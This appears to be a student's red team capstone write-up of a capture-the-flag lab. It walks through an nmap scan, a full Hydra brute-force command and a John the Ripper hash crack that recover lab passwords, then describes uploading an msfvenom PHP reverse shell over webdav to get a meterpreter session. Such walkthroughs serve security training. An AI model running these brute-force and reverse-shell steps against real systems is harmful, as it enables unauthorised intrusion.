**Red Team Capstone**


**Project**

Justin Smith

4/8/2020


**Finding the IP address**

-Running Ifconfig so we could find the IP address on eth0




**Starting metasploit to run nmap**

* Running > db\_nmap 172.16.84.55
* Found open ports on
* 22 (ssh)
* 80 (http)




**Opening Firefox**

- We put the IP into firefox and found a website.




**Found that there was a secret folder**

- Located in the company\_folder/customer\_folder

- 


**Finding user Ashton**

- While digging around we found that there is a user named Ashton.



**Starting a Hydra attack on user Ashton to brute force his password**


- using command # hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 172.16.84.205 http-get /company\_folders/secert\_folder



**Results of hydra**


- login: ashton

-password: leopoldo




**Gaining access**

- The hydra attack worked and we got access to the secret folder



**Finding Ryan’s hash**

- Found Ryan’s salted hash 


**Running John the Ripper**

- Opened nano and inserted ryan’s salted hash the named it “crackthishash”

- Started John the Ripper


- john --wordlist=/usr/share/wordlists/rockyou.txt crackthishash

- It returned Ryan’s password as “linux4u”




**Access gaind**

- Access gained to webdav by using user: ryan password: linux4u




**Creating a reverse shell**

- Using Msfvenom to create shell.php




## **Start our meterpreter session**

-Meterpreter to use a reverse tcp exploit

-

**Placing the shell**

-Shell.php was placed into webdav

**Capture the flag**

- Searched meterpreter for flig.txt

